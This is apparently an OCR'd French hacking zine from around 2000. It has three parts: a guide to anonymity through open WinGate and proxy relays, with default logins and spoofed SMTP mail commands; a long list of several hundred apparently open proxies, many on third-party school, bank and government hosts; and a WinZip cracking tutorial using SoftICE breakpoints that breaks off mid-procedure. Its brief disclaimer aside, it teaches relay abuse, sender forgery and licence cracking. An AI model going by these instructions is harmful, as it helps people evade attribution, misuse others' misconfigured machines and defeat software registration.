Les wingates permettent aussi de faire ce genre de choses, elles tournent généralement sur le port 23 et sont reconnaissables à leur prompt "Wingate>". Le login/mot de passe, s'il existe, est souvent wingate/wingate ou [entree]/[entree], si l'administrateur a choisi de donner l'accès à tout le monde (ou a mal configure son logiciel, ce qui revient au même malheureusement pour lui). La commande à entrer est "serveur port". Exemple:

```
FozZy@fozzy ~ > telnet 127.219.27.74
Trying 127.219.27.74...
Connected to 127.219.27.74.
Escape character is '^]'.

WinGate>foo.bar.org
Connecting to host foo.bar.org...Connected
Welcome to Serveur.foo.net
Linux Mandrake release 7.2 (Odyssey) for i586
Kernel 2.2.17-21mdk on an i586
login:
```

Enfin, les proxies bnc destines originellement à irc peuvent aussi faire de très bons relais.

Pour alterner ses proxies automatiquement, avec une fausse adresse IP changeant à chaque fois, utiliser A4Proxy

(http://www.inetprivacy.com/a4proxy) Il permet aussi de modifier les headers http et de bloquer les cookies. Gardez un oeil sur ce site qui promet de faire de tels programmes pour IRC, le mail, les news et ICQ, mais tout cela sous windows. Les linux-users trouveront sans doute plus intéressant de coder eux-mêmes leur propre outil...
Comment trouver des proxies publics ? Pas la peine de chercher, des gens le font pour nous, voici une sélection d'adresses ou vous avez une bonne chance de trouver des adresses à jour et qui marchent:

**http://www.cyberarmy.com/lists**
**http://alkaiser.com**
**http://come.to/proxys**
**http://netspy.ukrpack.net/**

Un autre moyen pour trouver des proxies publics est de scanner de nombreuses adresses IP sur les ports 8080, 3128, 1080, 80, ou 23, à l'aide de logiciels qu'on trouve partout sur le net (wGateScan v2.2 pour les wingates). Attention cependant il semblerait que le simple scan, bien que non intrusif, soit un motif pour être viré par son ISP.

Je ne sais pas s'il est illégal mais en tout ca il est considéré comme tel, ce qui me semble dommage car on peut s'intéresser aux réseaux et avoir envie de connaître les services offerts par une machine sans pour autant avoir l'intention de la pirater. Au fait puisqu'on en parle, on peut scanner anonymement en utilisant un proxy web ou un serveur ftp (ftp bounce attack), mais ceci sort du cadre de cet article.

Le mail anonyme, comment ca marche ? Vous savez déjà qu'on peut se connecter à un serveur sendmail en telnet sur le port 25 et lui donner comme adresse mail d'origine l'adresse que l'on veut. Le seul probleme est que le serveur va logguer l'adresse IP d'origine... heureusement en passant par une chaîne de proxies on peut facilement rediriger le port 25 (par exemple) de sa machine locale vers le port 25 du serveur sendmail vise, en passant par un grand nombre de relais. L'adresse qui sera loggué par le serveur sera l'adresse du dernier proxy, difficile alors de remonter la piste ! Pour envoyer un vrai mail, avec des attachements, vous pouvez utiliser le programme GhostMail (www.er.uqam.ca/merlin/fg591543/gm/index.html). Sinon à la main les commandes smtp à donner au serveur ("telnet serveur 25") sont :


```
HELO <host>
MAIL FROM: toto@lamer.fr
RCPT TO: moimeme@monordi.fr
DATA
To:
 "nom" <adr@mail>
From: "anonyme" <toto@lamer.fr>
X-Mailer: Outlame 0.01
X-priority: 1
Subject: mail anonyme

begin 600 nom_fichier
xxxxxxxxxxxx
xxxxxxxxxxxx
end
.
QUIT
```

Les xxxxx sont à remplacer par le fichier à attacher en format uuencode (utiliser cette commande sous unix)

Vous pouvez utiliser aussi les remailers anonymes, dits "cyberpunk", qui servent de relais pour anonymiser totalement votre mail. Ou encore les remailers anonymes via une interface web. Consulter pour cela et plein d'autres choses l'excellente page www.c4i.org/erehwon/anonymity.html. Cependant si vous faites des conneries ces remailers peuvent donner les informations vous concernant aux autorités.

Et pour poster sur les forum de usenet: www.deja.com.

Il peut aussi être utile de modifier directement l'IP de son ordinateur. Attention ceci ne fonctionnera pas bien sur si votre connexion à Internet passe par un modem, l'IP etant alors assignée par le provider. Les adresses IP valides seront uniquement celles du sous-réseau local (afin que le routeur puisse amener correctement les connexions vers votre machine), qui ne sont pas déjà prises par d'autres machines. Pour changer son adresse MAC (adresse de la carte réseau, visible seulement sur le réseau local) voir http://galeb.etf.bg.ac.yu/~azdaja/changemac.html, sous linux.



Les techniques que je viens de decrire ne doivent pas être utilisées à des fins illégales ou illégitimes. Si vous essayez de hacker le FBI, on vous retrouvera, pas de problème ! Pareil si vous essayez de flooder la boite mail de quelqu'un. Ne pas oublier que à cote des logs "officiels" des providers Internet s'ajoutent les logs et les moyens des organisations de sécurité nationales ou tout simplement de celles chargées de lutter contre la fraude informatique. Je n'ai pas parle ici de l'utilisation de modems via le réseau ni de phreaking, parce que je les connais peu, et parce que ces techniques sont elles aussi tracables via les compagnies de téléphone, et qu'elles n'apportent donc à priori pas grand chose de plus, tout en étant d'une légalité douteuse.

Et oui, tant d'explications pour voir que finalement l'anonymat total n'existe pas... à moins d'arriver à passer la frontière de nuit pour surfer depuis un accès Internet public désert et sans cameras ! Mais disons qu'avec ces méthodes on a quand même un excellent anonymat, largement suffisant pour une utilisation courante.

**FozZy**

# LISTE TOTAL ANONYMAT

194.73.75.22:80
hisd.wtrt.net:8080
63.93.9.162:8080
cr522700-a.etob1.on.wave.home.com:80
www.edmi.com:80
194.247.87.4:8080
209-9-133-3.sdsl.cais.net:80
mail.smartbarter-e.com:80
207.141.225.102:80
dns1.sendai.alsi.co.jp:8080
63.93.9.162:80
24-216-176-15.hsacorp.net:8080
ics.cnepro.org:8080
12.17.199.4:80
mail.brillmedia.com:80
duho.i-tel.fr:80
cablemas.cablemas.com.mx:8080
dyna0.islandia.is:8080
ftp.bufex.com:80
spring.lgt.org.uk:80
bos-29-d-218.bos.dsl.cerfnet.com:80
netstar.chloridegroup.com:80
207.106.163.126:80
mail.standardbank.com:80
63.76.58.130:8080
elpxy01.ce.mediaone.net:8080
195.219.50.243:80
mailgate.btmldn.com:80
webmail.artsfb.org.uk:80
elpxy02.ce.mediaone.net:8080
mail.callsunshine.com:80
SPPN_SVR.sppn.com:80
vml-ntserver1.vml.lib.mi.us:80
local252.12-17-14.itech.net:80
211.61.250.248:80
warwick.carlisle.ac.uk:80
24-216-176-15.hsacorp.net:80
208.196.22.6:80
24-216-94-15.hsacorp.net:8080
cflow3-if-1.mts.net:80
msheas01.msh.de:8080
proxy.castrol.com.my:80
server1.concordia.com.ar:80
195.243.200.120:80
195.192.169.2:80
195.231.35.2:80
195.173.91.27:80
stpxy02.atl.mediaone.net:8080
195.127.228.120:80
proxy.EncomIX.Es:8080
reetu.kotinet.com:8080
cacheflow.wave.co.nz:80
eve.hannam.ac.kr:8080
195.103.124.7:80
proxy.lightdog.com:80
195.98.205.40:80
cache2-VIE.cwxpoint.at:80
www.infosysinternational.com:80
ns.shambaugh.com:80
195.67.105.142:80
www.triathlon-bv.nl:80
195.219.50.242:80
ns.mitchellgroup.net:80
post.hundige-ls.dk:8080
209.137.141.68:80
196.40.0.42:80
210.241.192.9:8080
proxy.fh-wuerzburg.de:8080
webpoi32.lnk.telstra.net:8080
63.93.9.163:8080
195.228.106.130:80
195.166.58.170:80
195.231.134.3:80
195.218.152.201:80
uu194-7-152-97.unknown.uunet.be:80
194.38.133.62:80
211.61.250.247:80
cache-in.eznet.net:80
mail.h-v.dk:80
intranet.inforlandia.pt:80
cpe.atm0-0-0-
102144.boanxx1.customer.tele.dk:80
mail.ucea.ac.uk:80
mail.mail4.merlin.at:8080
195.127.41.66:80
211.61.251.247:80
195.226.118.51:80
24-216-94-15.hsacorp.net:80
195.166.71.3:80
194.78.10.195:80
194.30.86.2:80
4-hhks.d.gtn.com:80
195.101.182.19:80
ww2.wiseman.org.uk:80
195.231.25.2:80
195.166.71.5:80
proxy1.telecom.com.co:8080
194.25.113.243:80
kvisl.strengur.is:80
smtp.mcneiltech.com:80
195.231.101.139:80
icaro.cool.co.cr:80
211.61.251.248:80
195.70.174.22:80
195.215.149.51:80
194.182.173.76:3128
mail.nhish.gov.tw:8080
195.31.167.2:80



195.231.104.2:80
195.231.142.15:80
194.65.77.1:80
gate.sunwayk.edu.my:80
194.78.28.138:80
www.aptitudes.fr:80
mail.i-a.fr:80
mail.udel.ac.uk:80
195.103.124.10:80
194.78.4.51:80
proxy.ajou.ac.kr:8080
195.231.101.74:80
ges2.ac-nancy-metz.fr:8080
195.116.188.155:80
cache.olivant.fo:80
ns1.jwt.gr:80
195.224.112.35:80
193.15.238.100:80
www-cache.piramk.fi:80
195.229.214.67:80
dns.kitacom.co.jp:80
www.badpublicity.be:80
195.251.20.32:80
exchng.hatzi.gr:80
202.166.255.140:8080
mail.nesthood.com:8080
203.12.64.200:8080
195.116.188.141:80
2.Human.bio.msu.ru:80
206.19.194.126:80
cache.olivant.fo:8080
n2h2-cache-2.www.telinco.net:8080
195.229.107.171:80
195.229.121.243:80
go.becker.edu:8080
195.229.191.159:80
queen.eastbrokers.hu:80
mail.navion.no:80
cecilio.hsc.sas.cica.es:80
proxy.argonaut.net:80
195.167.96.253:80
195.3.86.138:8080
numancia1.vhebron.es:80
200.195.224.3:8080
rub077.li00.c1.interbusiness.it:80

195.207.79.251:80
proxy.obdh.nl:80
194.65.77.2:80
proxy.wellcom.at:80
210.96.39.101:80
www.chania-cci.gr:81
ns.uti.co.jp:80
www.ari.gov.cy:80
195.134.32.221:80
194.8.75.1:80
195.231.125.2:80
194.68.101.5:80
proxy.rscc.ru:80
195.231.222.194:80
211.75.15.236:8080
cf2.compass.net.nz:3128
cf2.compass.net.nz:80
ws354.karis.fi:80
195.243.238.67:80
209.146.241.162:8080
202.44.245.30:8080
195.116.218.236:8080
195.101.123.129:80
210.201.31.227:8080
ww1.wavelord.gr:80
internet-server.ebf.com.br:80
cols20876866.cols.net:80
203.177.1.68:80
mail.contcar.com:80
server.intern.xtend-online.de:80
195.250.212.70:80
200.14.244.194:80
194.27.53.4:80
cache.net-uno.net:8080
203.35.206.253:8080
pegase.cslacst-jean.qc.ca:8080
200.14.241.174:8080
195.146.53.98:80
195.145.210.186:80
aqua.i-tel.fr:80
webserver.oece.it:80
202.41.106.101:80
howe.i-tel.fr:80
202.101.123.130:80
goof.i-tel.fr:80


194.190.209.164:8080
195.112.159.2:80
mailhost.microtherm.be:8080
163.178.8.18:80
mail.klimatair.gr:80
cache2-VIE.cwxpoint.at:8080
164.164.12.20:80
rus.serov.ru:80
ns.elocom.ru:80
202.99.195.50:8080
eth00.napoli1.peoples.it:80
206.49.230.194:80
202.101.228.200:8080
mail.smidt-imex.be:80
195.229.5.135:80
211.61.250.240:80
12.2.194.22:80
ns.activet.co.jp:80
61.132.0.226:80
ns0.apecs.co.jp:8080
195.161.103.168:3128
200.43.36.249:80
mail.rovtech.co.uk:80
mail.irbit.ru:80
cpe.atm0-0-0-
114159.hoanxx1.customer.tele.dk:80
195.101.182.50:80
proxy.informator.se:80
195.116.188.254:80
151.198.195.102:80
mail.hacaro.be:80
bhtinc.lnk.telstra.net:8080
12.17.131.2:80
mail.jeeves.se:80
206.19.194.126:8080
202.104.76.113:80
195.43.239.130:3128
202.155.21.130:8080
fhcsanan.org:8080
cache01.vsat.net:3128
ts.vsat.net:8080
cache02.vsat.net:8080
netcache.megalink.net:3128
proxy2.nownuri.net:8080
netcachesyd2.ozemail.com.au:80

oms.ocs.k12.al.us:80
chelloink00.chello.com:8080
extranet.telin.nl:80
dial11.FGSD.WINNIPEG.MB.CA:80
chelloink02.chello.com:8080
194.73.75.22:80
hisd.wtrt.net:8080
ch2blm.bellglobal.com:80
63.93.9.162:8080
cr522700-a.etob1.on.wave.home.com:80
www.edmi.com:80
cartman.thenap.net:80
194.247.87.4:8080
209-9-133-3.sdsl.cais.net:80
mail.smartbarter-e.com:80
north.ocs.k12.al.us:80
eunice.clifton.ca:80
N2H2.sisna.com:80
195.240.133.121:80
ch3smc.bellglobal.com:80
webserver.augusta.k12.va.us:80
cache.wirefire.com:3128
chelloink01.chello.com:8080
venturi.fourelle.com:8080
207.141.225.102:80
dns1.sendai.alsi.co.jp:8080
210.112.1.14:8080
195.219.50.244:80
isu-cache2.isu.edu:80
63.93.9.162:80
24-218-176-15.hsacorp.net:8080
ics.cnepro.org:8080
12.17.199.4:80
mail.brillmedia.com:80
netcache.megalink.net:80
duho.i-tel.fr:80
cablemas.cablemas.com.mx:8080
cache01.vsat.net:80
ch2smc.bellglobal.com:80
ch1blm.bellglobal.com:80
netcachesyd1.ozemail.com.au:80
dyna0.islandia.is:8080
ftp.bufex.com:80
webserver.cclslib.org:80
spring.lgt.org.uk:80


bos-29-d-218.bos.dsl.cerfnet.com:80
netstar.chloridegroup.com:80
207.106.163.126:80
mail.standardbank.com:80
63.76.58.130:8080
ce1.paonline.com:3128
proxy1.hedge.org:8080
159-18.ri.cgocable.ca:80
194.80.225.5:80
elpxy01.ce.mediaone.net:8080
195.219.50.243:80
mailgate.btmldn.com:80
ch3blm.bellglobal.com:80
webmail.artsfb.org.uk:80
32.97.206.130:80
elpxy02.ce.mediaone.net:8080
cache02.vsat.net:80
mail.callsunshine.com:80
SPPN_SVR.sppn.com:80
vml-ntserver1.vml.lib.mi.us:80
local252.12-17-14.itech.net:80
211.61.250.248:80
masterman.stc.ac.uk:80
wforest.ocs.k12.al.us:80
207.249.182.198:80
warwick.carlisle.ac.uk:80
24-216-176-15.hsacorp.net:80
ce2.paonline.com:3128
208.196.22.6:80
ch1smc.bellglobal.com:80
24-216-94-15.hsacorp.net:8080
cflow3-if-1.mts.net:80
msheas01.msh.de:8080
ns.cosmoroot.co.jp:80
proxy.castrol.com.my:80
proxy.tafe.net:8080
proxy.ozemail.com.au:8080
ncache2.bora.net:80
c760.charter-stl.com:80
intserv.stocktonsfc.ac.uk:80
server1.concordia.com.ar:80
www.mariazell.org:80
195.231.103.194:80
195.153.81.65:80
195.243.200.120:80
195.192.169.2:80
128.134.130.32:80
www.suomen2q.fi:80
www-cache.net.uni-c.dk:3128
195.231.35.2:80
195.173.81.27:80
stpxy02.atl.mediaone.net:8080
www.guildsoft.co.uk:80
195.127.228.120:80
proxy.EncomIX.Es:8080
reetu.kotinet.com:8080
cacheflow.wave.co.nz:80
eve.hannam.ac.kr:8080
195.103.124.7:80
proxy.lightdog.com:80
gisserver1.date.hu:80
gale.netspace.net.au:8080
195.98.205.40:80
cache2-VIE.cwxpoint.at:80
www.infosysinternational.com:80
195.145.114.130:8080
rdja1ts1.ri.br.prserv.net:8080
proxy.tel.cz:80
ns.shambaugh.com:80
obelisk.mpt.com.mk:80
rnsv-1.ringnett.no:80
210.160.111.98:80
195.67.105.142:80
www.triathlon-bv.nl:80
200.251.250.42:80
www.sarpsborg.com:80
195.219.50.242:80
netcachesyd3.ozemail.com.au:80
ntexchange1.somagra.fr:80
ns.mitchellgroup.net:80
post.hundige-ls.dk:8080
netcachesyd3.ozemail.com.au:8080
194.78.136.41:80
194.255.2.112:80
netcachesyd2.ozemail.com.au:8080
209.137.141.68:80
196.40.0.42:80
203.160.224.66:8080
dns.roki.co.jp:80
210.241.192.9:8080
proxy.fh-wuerzburg.de:8080
202.77.227.53:8080
ns.micropac.co.jp:80
webpoi32.lnk.telstra.net:8080
morris.ocs.k12.al.us:80
63.93.9.163:8080
195.228.106.130:80
195.31.181.131:80
195.166.58.170:80
195.231.134.3:80
195.218.152.201:80
uu194-7-152-97.unknown.uunet.be:80
195.226.118.83:80
netcache.worldnet.net:80
194.38.133.82:80
211.61.250.247:80
alpha.physics.uoi.gr:80
cache-in.eznet.net:80
mail.h-v.dk:80
intranet.inforlandia.pt:80
195.141.183.131:80
cpe.atm0-0-0-
102144.boanxx1.customer.tele.dk:80
mail.ucea.ac.uk:80
210.96.52.1:80
mail.mail4.merlin.at:8080
netcachesyd1.ozemail.com.au:8080
195.127.41.66:80
195.103.225.71:80
proxy.nownuri.net:8080
211.61.251.247:80
195.226.118.51:80
200.193.215.2:80
24-216-94-15.hsacorp.net:80
www.smcc.qld.edu.au:80
cartman.thenap.net:3128
195.166.71.3:80
cache1.chicago.il.ameritech.net:80
194.78.10.195:80
194.30.86.2:80
4-hhks.d.gtn.com:80
195.215.192.171:80
195.101.182.19:80
proxy.multiwire.net:8080
ww2.wiseman.org.uk:80
195.231.25.2:80
mail.df.lth.se:80
195.166.71.5:80
proxy1.telecom.com.co:8080
proxy.lrz-muenchen.de:8080
195.112.201.60:80
194.25.113.243:80
kvisl.strengur.is:80
smtp.mcneiltech.com:80
195.61.76.63:80
195.231.101.139:80
icaro.cool.co.cr:80
211.61.251.248:80
195.70.174.22:80
195.215.149.51:80
194.182.173.76:3128
203.160.224.66:80
195.122.135.117:80
mail.nhisb.gov.tw:8080
www.msund.is:80
195.31.167.2:80
195.231.104.2:80
195.231.142.15:80
194.65.77.1:80
194.80.225.235:80
proxy.ozemail.com.au:80
proxy2.nownuri.net:80
gate.sunwayk.edu.my:80
194.78.28.138:80
www.aptitudes.fr:80
mail.i-a.fr:80
mail.udel.ac.uk:80
195.103.124.10:80
cache.skz.or.jp:8080
211.61.251.247:8080
civ-cache.cache.telstra.net:3128
mail.syvstjerne-vaerloese.dk:80
cachecen1.antel.net.uy:80
194.78.4.51:80
195.212.111.4:80
210.61.175.12:80
proxy.ajou.ac.kr:8080
195.231.101.74:80
server.creativenet.com.br:3128
ges2.ac-nancy-metz.fr:8080

195.116.188.155:80
cache.olivant.fo:80
dns1.brain.or.jp:80
ns1.jwt.gr:80
195.120.103.2:8080
stefan.is.uw.edu.pl:80
195.224.112.35:80
193.15.238.100:80
www-cache.piramk.fi:80
195.127.175.50:80
195.229.214.87:80
dns.kitacom.co.jp:80
www.badpublicity.be:80
195.215.134.226:80
195.238.207.1:80
195.251.20.32:80
wel-cache.cache.telstra.net:3128
195.103.124.8:80
exchng.hatzi.gr:80
202.166.255.140:8080
195.103.124.5:80
195.28.47.3:80
mail.nesthood.com:8080
iris11.osaka-shoin.ac.jp:3128
212.55.8.150:8080
rdja1ts1.ri.br.prserv.net:80
152.158.247.97:80
195.208.132.2:8080
194.65.105.59:80
203.12.64.200:8080
195.116.188.141:80
210.241.192.10:8080
194.79.118.2:80
api-2.apigroup-france.com:8080
2.Human.bio.msu.ru:80
194.204.205.10:80
206.19.194.126:80
cache.olivant.fo:8080
proxy.gw.total-web.net:80
n2h2-cache-2.www.telinco.net:8080
195.229.107.171:80
195.229.121.243:80
go.becker.edu:8080
195.226.251.254:80
195.229.191.159:80
queen.eastbrokers.hu:80
mail.navion.no:80
cecilio.hsc.sas.cica.es:80
195.226.251.218:80
proxy.argonaut.net:80
194.79.98.66:80
195.167.96.253:80
194.170.168.244:80
195.3.86.138:8080
numancia1.vhebron.es:80
195.226.255.232:80
200.195.224.3:8080
aimos.imxa.gr:80
rub077.li00.c1.interbusiness.it:80
195.207.79.251:80
proxy.obdh.nl:80
194.65.77.2:80
195.226.251.244:80
webcache.ccs.yorku.ca:80
pad-cache.cache.telstra.net:3128
unix.kano-shoji.co.jp:8080
proxy.wellcom.at:80
210.96.39.101:80
britannia.vsb.bc.ca:80
manta2.telstra.net:3128
212.55.8.150:80
195.243.196.226:80
www.chania-cci.gr:81
206.47.230.2:80
12.18.19.122:8080
mail.paxarfal.com.hk:80
ns.uti.co.jp:80
www.ari.gov.cy:80
netcache.hawknet.com.au:80
195.231.27.2:80
195.243.211.238:80
195.134.32.221:80
194.8.75.1:80
209.108.192.33:8080
195.231.125.2:80
194.68.101.5:80
ngatoro.terrigal.net.au:3128
212.29.231.2:80
212.150.197.26:80
xxxmac.lnk.telstra.net:8080
proxy.rscc.ru:80
195.231.222.194:80
211.75.15.238:8080
netcachetafe.tafe.net:80
cf2.compass.net.nz:3128
cf2.compass.net.nz:80
ws354.karis.fi:80
netcachetafe.tafe.net:8080
215user249.ctimail3.com:8080
cf1.compass.net.nz:80
globalnet-252.globalnet-center.com:80
195.116.188.253:80
doraemon.alfatech.co.jp:8080
200.10.98.19:80
proxy.pronet.it:80
200.10.98.11:80
senorbi.geonet.it:8080
kedros.dienekis.gr:80
195.243.238.67:80
209.146.241.162:8080
ftp.mitchellgroup.net:80
mobrey.com.pl:80
202.44.245.30:8080
195.130.78.202:80
195.116.218.236:8080
195.101.123.129:80
mail.zipp.sk:8080
210.201.31.227:80
212.64.216.98:8080
210.201.31.227:8080
nty-proxy.bstec.net.tw:80
ww1.wavelord.gr:80
196.22.218.161:8080
byteme.pretech.com.au:3128
internet-server.ebf.com.br:80
inters2.lnk.telstra.net:8080
cols20876886.cols.net:80
200.14.244.194:8080
netcache2.entelchile.net:80
home.raton.com:3128
203.177.1.68:80
mail.contcar.com:80
server.intern.xtend-online.de:80
195.250.212.79:80
195.142.141.200:80
194.27.40.20:80
200.14.244.194:80
netcache6.entelchile.net:80
netcache5.entelchile.net:80
NAS-213-186-128-252.ixir.com:80
ncache02.terra.cl:80
ncache04.terra.cl:80
ncache01.terra.cl:80
200.14.241.174:80
cache.net-uno.net:80
netcache4.entelchile.net:80
sai.isec.pt:80
netcache1.entelchile.net:80
194.27.53.4:80
cache.net-uno.net:8080
coryj.ozemail.com.au:8080
203.35.206.253:8080
pegase.cslacst-jean.qc.ca:8080
pan.spark.net.gr:80
164.164.128.13:80
200.14.241.174:8080
195.146.53.98:80
ncache03.terra.cl:80
195.145.210.186:80
gip-santiago-cache-1.gip.net:80
202.97.30.181:80
aqua.i-tel.fr:80
gate.pcn.net:8080
202.99.31.162:8080
194.19.27.66:80
webserver.oece.it:80
tsnet2.telesis-net.co.jp:3128
202.41.106.101:80
howe.i-tel.fr:80
venus1.ttnet.net.tr:8080
202.101.123.130:80
213.153.175.62:3128
195.142.170.3:80
goof.i-tel.fr:80
195.146.52.2:80
194.190.209.164:8080
ns.unicom-am.co.jp:80
195.112.159.2:80
195.8.8.1:80
mailhost.microtherm.be:8080

# Cracking guides

# HIP HIP CRACKER VOTRE WINZIP

## CRAKING TUTORIAL : BY XSTAZ :

Allez, on poursuit avec un truc un peu plus hardcore, pas plus dur, mais plus long. Bon, d'un point de vue plus général, la cible crackable doit comporter un petit menu avec "register", ou une boite de dialogue demandant un nom et un mot de passe. Par exemple dans le cas de winzip, on regarde dans le menu "help", et ô surprise, il y a dans "about winzip" une petite case "register winzip".

Vous cliquez dessus, et vous vous trouvez devant une boite de dialogue vous demandant un nom et un code. La blague !!! Maintenant, une rapide activité neuronale nous permet de deviner la protection :

**1.** Le programme admire les valeurs rentrées, et grâce à une alchimie quelconque les transforme en code correct

**2.** Une fois fait, il compare avec le code rentre, et vous dit soit "non non, ca ne marche pas comme ca" soit "thank you for registering".

Il serait de bon ton de "registerer" le programme sans payer, hein ? Bon, bah c'est parti.

Quasiment tout sous windows est controlé par des 'fonctions API' (Applications Programming Interface). Ces fonctions indiquent au programme comment fonctionner. Grâce à Soft ICE, on peut arrêter un programme à un instant donne, pour regarder quel fonction ce dernier exécute, et en tirer les conséquences nécessaires. C'est ce qu'on va faire tout de suite maintenant PAF !

Winzip est un programme 32 bits. Il utilisera donc des fonctions 32 bits, dont les classiques "GetDlgItemTextA" et "GetWindowTextA". Nous allons donc demander à Soft ICE de s'arrêter à chaque fois que le programme fera appel à ces fonctions.

Pour cela, lancez Soft ICE ( Ctrl+D ) et au milieu du bordel ambiant, tapez :

```
: BPX GetDlgItemTextA
: BPX GetWindowTextA
( BPX signifie 'BreakPoint on Execute' pour indiquer à softice de s'arrêter à ce moment là précis )
```

Maintenant, retournez sous winzip. Rien d'anormal ? pas encore, Arf ;-)

Tapez le nom que vous souhaitez registerer, par exemple :

```
Name: CoRN2 [mE'98/C4N]
Registration #: 111222333
```

Et cliquez sur 'ok'. la, Soft ICE se relance, vous informant qu'il y a eu un 'Break Due To BPX USER32!GetDlgItemTextA'. Parfait parfait... Dans la page de code, vous voyez que USER32!GetDlgItemTextA est surligne, ce qui montre le début de la fonction API. En regardant au bas de la fenêtre, vous verrez ou vous situer USER32!.text+xxxx. On veut cette saleté de winzip code. Appuyez sur F11 ou tapez P RET.
En assembleur, chaque paramètres d'une fonction est PUSHed (place) dans une mémoire, connue sous le nom de STACK. Une fois que l'on sait ca, admirons notre cible : en gros, vous vous trouvez devant ca :

```
:0040B3F4 6A28 push 00000028 // MaxCount
:0040B3F6 68B0C24D00 push 004DC2B0 // adressse du buffer du texte (*)
:0040B3FB 6880C00000 push 00000C80 // identificateur de controle
:0040B400 FF7508 push [ebp+08] // boite de dialogue
:0040B403 FF15C8FA4D00 Call [USER32!GetDlgItemTextA]
:0040B409 6A0A push 0000000A <-- vous etes la :)
```

(*) Notez que pour Winzip6.3 SR1 l'adresse est 471258 ... C'est pas ca qui va vous arrêter hein ?
On voit bien que chacun des paramètres est PUSHer dans un STACK, et ensuite la fonction API est appelle.
Comme le texte est tape dans la fenêtre de registration, regardons-le.
Pour cela, tapez :

```
: D 4DC2B0
```

(*) pour winzip 6.3 SR1 faites :

```
: D 471258
```

Dans la fenêtre de donnée, on peut voir à droite "CoRN2 [mE'98/C4N]. Cool ! On sait ou le nom est garde. Notez l'adresse en référence pour plus tard. Laissons le programme allez un peu plus loin : Ctrl+D

Et la paf ! Une fois encore, on retombe sur Soft ICE, dans USER32.text+xxxx et au début de GetDlgItemTextA, comme d'hab... un petit F11, et refaites tout pareil qu'au dessus. Cette fois, on obtient l'adresse 4DA4A0 ( 46F578 in Winzip6.3 SR1). Qu'est ce qu'il peut bien y avoir la dedans ? On regarde et o surprise : '111222333', et donc on voit que c'est le code rentre.

Maintenant on sait que le programme fait exactement comme prévu, et qu'a certain point, il s'arrête, et compare les deux valeurs des codes, le code tape, et le correct.. Peut être pourrions nous faire de telle sorte que Soft ICE s'arrete lorsque il voit que l'on accède à une certaine mémoire. Mage ! C'est possible ! On va faire appel à un BPR ( Break Point on Range ). Cette commande s'écrit de cette manière :

```
BPR <adresse de depart> <adresse de fin> R/W
```

On connaît l'adresse de départ qui est 4DA4A0, l'adresse de fin est 4DA4A0+ la longueur de la chaîne. Dans le cas présent, c'est 9 caractères. R/W nous permet de spécifier de s'arrêter dans une opération de lecture/écriture (Read/Write).

